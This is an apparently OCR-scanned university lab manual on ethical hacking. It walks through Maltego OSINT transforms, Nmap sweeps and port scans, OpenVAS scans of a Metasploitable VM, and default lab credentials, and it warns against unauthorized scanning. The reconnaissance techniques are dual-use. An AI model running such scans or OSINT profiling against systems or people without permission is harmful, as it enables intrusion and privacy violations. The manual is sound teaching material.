

Run Transform(s)
DNS from Domain
DomainToDNSNameSchema
DomainToDNSZoneTransfer
To DNS Name - interesting- [using DB]
To DNS Name - MX (mail server)
To DNS Name - NS (name server)
To DNS Name [Attempt zone transfer]
To DN
This transform will attempt to perform a zone transfer a returns A and Cname records
To DNS Name [using DB]
To Website [Quick lookup]
To Website DNS [using Search Engine]
Transform marked as a favourite
Transform description

Figure: Transform description

It is important to note that the context menu is entity specific meaning that the items that are shown in the context menu are related to the transforms that are available to the entity type that you have selected. If the graph selection includes entities of different types, then the context menu will include all items that are available to either of the selected entities.

1.2.3 Running a Transform

When running a transform, a progress bar will appear in the bottom-right corner of the screen.





Figure: Transform progress bar

When running multiple transforms on multiple entities the progress bar will give an indication of the overall progress of all transforms.


The [**X**] (far right of the status bar) allows you to easily cancel all transforms that are currently running (for example – if you have selected the incorrect transform and don’t want the results to distort your graph with irrelevant entities). To cancel a running transform, simply select the [X**]** at the bottom of the screen. You will then be given a confirmation dialog that looks as follows:



Are you sure you want to cancel Running Transforms?

Figure: Cancel Transform conversation dialog

By simply selecting **Yes** you can cancel the running transforms. Selecting **No** will allow the transforms to complete as usual.
When running multiple transforms, you can click on the transform progress to see which transform is currently running:



Transform To DNS Name - NS (name server) returned with 5 entities.

Figure: Viewing current transform being run

A maximum of 10 transforms will run at once in Maltego XL and a maximum of 5 for other client versions. Additional transforms will be queued until the earlier transforms have completed.

4. <u>Tasks:</u>

Let's start:

1- Option 1: Open your Kali Machine, Maltego is already installed. Open Application Information Gathering Maltego

2- Option 2: for windows machines, download Maltego from official website (https://www.paterva.com/web7/downloads.php#tab-4).

3- Once opened, the tool will ask to select the product, select the free version of Maltego (Maltego CE).

Note: You should register to use Maltego framework.

4- Install transforms built by different data providers. You can install transform as you want. Those transforms help you to gather more information.

5- Now, your task is to find all information about domain “ttu.edu.jo”. then organize the results in a report clarifying all details and steps used to complete the task.

6- Your second task is to search about your name using all transforms. Does the result critical? Do you think the social media website protect user privacy or they violate the privacy?

7- In your report, clarify what is "OSINT" project? Give the details about this project and the tools used.

Computer Ethical Hacking

Experiment No. 2

Port Scanning using Nmap

1.10. Experiment No. 2: Port Scanning using Nmap

Objectives

In today’s hands-on labs, you will perform the following labs:

1. KALI Basics: Login, CLI, GUI, and Networking
2. Starting: Apache, MySQL, PostgreSQL, and OpenSSH
3. Discovering the Network (Network Sweeping)
4. Port Scanning using Nmap (CLI)

Overview

This phase aims to gather information about open ports, running services, service versions, and the operating systems running. When you start a pentest, the potential scope is practically limitless. The client could be running any number of programs with security issues: They could have misconfiguration issues in their infrastructure that could lead to compromise; weak or default passwords could give up the keys to the kingdom on otherwise secure systems; and so on. Pentests often narrow your scope to a particular IP range and nothing more, and you won’t help your client by developing a working exploit for the latest and greatest server-side vulnerability if they don’t use the vulnerable software. We need to find out which systems are active and which software we can talk to.

Nmap is an industry standard for port scanning. Firewalls with intrusion-detection and prevention systems have made great strides in detecting and blocking scan traffic, so you might run an Nmap scan and receive no results at all. Though you could be hired to perform an external pentest against a network range with no live hosts, it’s more likely that you’re being blocked by a firewall. On the other hand, your Nmap results might instead say that every host is alive, and will be listening on every port if your scan is detected. The final report of this lab will help us move to the next phase of our attack, so don't forget to prepare a final report of your discovery.

Types of scans:

1. SYN scan

A SYN scan is a TCP scan that does not finish the TCP handshake. A TCP connection starts with a three-way handshake: SYN >SYN-ACK >ACK, In a SYN scan, Nmap sends the SYN and waits for the SYN-ACK if the port is open but never sends the ACK to complete the connection. If the SYN packet receives no SYN- ACK response, the port is not available; either it's closed or the connection is being filtered. The syntax for a SYN scan is the -sS flag.

2. Full TCP scan and Nmap's version scan

   Nmap completes the connection and then attempts to determine what software is running and, if possible, the version, using techniques such as banner grabbing.

   The command is (-sT and -sV)

3. UDP scan

   Because UDP is connectionless, the scanning logic is a bit different. In a UDP scan (-sU), Nmap sends a UDP packet to a port. Depending on the port, the packet sent is protocol specific. If it receives a response, the port is considered open. If the port is closed, Nmap will receive an ICMP Port Unreachable message. If Nmap receives no response whatsoever, then either the port is open and the program listening does not respond to Nmap's query, or the traffic is being filtered.

4. Scanning a Specific Port


By default, Nmap scans only the 1,000 ports it considers the most “interesting,” not the 65,535 possible TCP or UDP ports. The default Nmap scan will catch common

running services, but in some cases it will miss a listening port or two. To scan specific ports, use the -p flag with Nmap

Setting up Testing Environment:

Let’s prepare the testing environment:

1- Download and Setup Metasploitable VM.
Link: https://information.rapid7.com/download-metasploitable-2017-thanks.html




Thank you for registering for Metasploitable

Do you have a copy of Metasploit to use against Metasploitable?

Metasploit, backed by an open source community of 200,000 members, gives you that insight. It's the most popular penetration testing solution on the planet.

With an average of 1.2 exploits added each day, Metasploit allows you to find your weak point before a malicious attacker does.



```
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

2- Run both Kali machine and Metasploitable and make sure that both VMs are running on **"Host Only" Network**.

Before we start, make sure your KALI Linux virtual machine is using Host-Only network settings (Attached to “Host-only” in the virtual machines network settings tab). Then start your VM by clicking on the VM in Virtualbox and then pressing on the green Start button.

For Each Task: Add Screenshots as Necessary

- **Login**

  After the system boots, you will be presented with a login screen. Use the username “**root**” and the password “**toor**” to successfully login into your KALI Linux system.

- **Networking**

  To use KALI for your security tasks, we need to make it operate on a network. There is a number of ways to do that (DHCP, manual CLI, or using the network config files). The easy way for sure is using the DHCP, and this can be done using the command “**dhclient -v**”. After that check your KALI Linux is now given an IP Address. This can be done using the command : “**ifconfig**”.

Task #1

What IP address and subnet mask your KALI Linux system using now?

(*Remember it!*)

Answer:


Starting: Apache, MySQL, and OpenSSH

Sometimes when performing a penetration test, you will need some network services to help you fulfill your test. The most important network services that will be needed is a Web Server (Apache), a Database (MySQL) to store our results, and a secure service (OpenSSH) we can use to remotely perform tasks and/or use for tunneling different network traffic for obfuscation issues.

There is a number of different ways to start these services, but the KALI developers have made this task simple even to those with NO or basic Linux usage.

Apache

To start Apache the easy way, all you have to do is goto Applications→ Kali Linux →System Services →HTTP → apache2 start, as shown below:



Follow the same process to start MySQL, and SSH. To make sure we have started our network services correctly, we will use the command “**netstat -plun**”. Netstat is used to display protocol stats and network running services.

```
# netstat –plunt
```

Task #1
What are the running TCP services, and what ports are they using?

Answer:

Task #2
What are the running UDP services, and what ports are they using?

Answer:

Task #3
What is the difference between these 4 running services? (***Hint***: *who are they serving?*)

1 - 127.0.0.1:80

2- :::80

3- 0.0.0.0:80

4- 192.168.56.101:80

Answer:

Task #4

Use any of the Linux machines other than Kali to access the Apache and OpenSSH services on your Kali machine. This could be done using netcat and ssh.

Answer:

Discovering the Network (Network Sweeping)

Before we can start scanning any host, we need to know what are the systems IP addresses (in a real world scenario, these are sometimes given to you).

We can use Nmap to do a network sweep. In order to do a basic network sweep, all you need to do is the following:

```
# nmap -sn <Network Address/CIDR>
```

Note: replace <Network Address/CIDR> with your own network subnet mask

Task #1

How many systems are up and running? Write down the IP addresses you found below.

you found from Lab #1.

Answer:

Now let us do a different network sweep. We will be using the Nmap netmask request discovery probe (-PM) option with don't resolve DNS (-n) option too like this:

# nmap -PM -n <Network Address/CIDR>

Task #2
What is the difference between both results? Did you find any new running systems or not? If you did, write down their IP addresses.

Answer:

We now have a list of IP addresses that we can feed our port scanner "nmap" with. Open a text file and write the IP addresses in the file then save and close the

Task #3
How can you perform a host discovery using nmap's TCP SYN ping?

file (name the file **nmap_results.txt**). Let's move to the next part of our attack (lab).

Answer:

Port Scanning using Nmap (CLI)

Warning! Unexpected port scans are rude, and possibly even illegal! Port scans can set off intrusion detection systems and get us all into trouble. Don't scan other people's servers; just scan machines you have permission to scan. The only machines you should scan in this lab are machines in the lab network, or on your own network at home.

Now that we know what hosts are up and running, it's time to discover what ports and services each host is using. Before we start that, let us do a port scan on our own box, and check the results.

To run a port scan using Nmap on our KALI Linux system, we will do the following:

```
# nmap -p 1-65535 127.0.0.1 -A -T4
```


Task #1

What are the open ports and services running on your KALI Linux? Do you agree with them?

Answer:

Now let's start port scanning the hosts using Nmap. The first scan will be a basic quick scan using the following command:


# nmap -p 1-65535 <IP-Addresses>



```
root@kali:~# nmap -p 1-65535 10.0.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-02 09:05 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00049s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:99:B1:5F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 117.95 seconds
```

Or we can use the file we created in the previous step nmap_results.txt and feed it to nmap directly using the following:

# nmap -p 1-65535 -iL nmap_results.txt



```
root@kali:~# nmap -p 1-65535 -iL o1.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-02 09:17 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00053s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:99:B1:5F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 117.68 seconds
```

Observe the results carefully.

Now let’s do another port scan but this time we will scan the whole network for port 139 only.

```
# nmap 192.168.56.0/24 -p 139
```

Task #2
Observe the scan results and check how many hosts have port 139 open?

Answer:

____

____

The scan now will be a basic quick scan (SYN scan) using the following command:

```
nmap -sS <IP of target device>
```


For version scan, you can use the following scan:

```
nmap -sV 192.168.20.10-12
```

Task #3:
What is the result you got for SYN and Version scans?

Now, you can perform UDP scan by using the following command:

```
nmap -sU 192.168.20.10-12
```



```
root@kali:~# nmap -sU 10.0.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-02 08:42 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00027s latency).
All 1000 scanned ports on 10.0.2.6 are open|filtered
MAC Address: 08:00:27:99:B1:5F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 34.35 seconds
root@kali:~#
```

Computer Ethical Hacking

Experiment No. 3

Vulnerability Assessment

1.11. Experiment No. 3: Vulnerability Assessment

Objective:

- Configuring and starting OpenVAS
- Finding vulnerabilities
- Credentialed and non-Credentialed scan.

Lab Requirements:

- Internet Access.
- GSM CE Virtual Appliance.
- Metasploitable 2.

Tasks:

1. **Install and Configure GSM CE Virtual Appliance**
   Download and Configure GSM CE Virtual Appliance.

   Link: https://www.greenbone.net/en/install_use_gce/
   Evidence: A screenshot for the GSM webserver main page (after login).

2. **Non-Credentialed Network Scan "Full Fast"**
   Lunch a Non-Credential Network Scan "Full Fast" against Metasploitable VM.

   Evidence: a report highlighting the discovered vulnerabilities categorized based on severity.

3. **Credentialed Network Scan "Full Fast"**
   Lunch a Credential Network Scan "Full Fast" against Metasploitable VM.

   Evidence: a report highlighting the discovered vulnerabilities categorized based on severity.

Computer Ethical Hacking

Experiment No. 4

Port scanning and vulnerability scanning using Nmap

1.12. Experiment No. 4: Port scanning and vulnerability scanning using Nmap

Objective:

This lab aims to build the participant's skills in using network utilities and security tools to obtain information about the target environment such as: IP address, IP range, network topology, DNS, OS, target size in addition to information about the people working at the target using Nmap.

Lab Requirements:

- Internet Access.
- Kali Linux 2019.4 or later.
- Windows server 2016. Or Windows 7. – VMs.
- Maltego CE account.
- Nmap tool.


You need to use the cheat sheet for the Nmap tool.

Tasks:

Task1: Port and vulnerability scanning using Nmap


- Finding the available hosts in the network
- OS Fingerprinting
- Banner Grabbing/Service Enumeration
- Vulnerability Scanning using Nmap Scripting Engine (NSE)

Task2: Finding the available hosts in the network



```
root@kali:~# nmap -v -sn 10.2.2.100-255 -oG ping-sweep.txt

Starting Nmap 6.47 ( http://nmap.org ) at 2015-12-13 01:49 EST
Initiating Ping Scan at 01:49
Scanning 156 hosts [4 ports/host]
Completed Ping Scan at 01:49, 8.16s elapsed (156 total hosts)
```

- Cut the result to show only the live hosts




```
root@kali:~# grep Up ping-sweep.txt | cut -d " " -f 2
```

- Put your findings here
- Perform a ping sweep to find IPs that are running web server
  Hint: Add –p 80 to the above example

OS Fingerprinting

Nmap has a built-in feature called **OS fingerprinting (-O** parameter**)**. This feature attempts to guess the underlying operating system, by inspecting the packets received from the target.

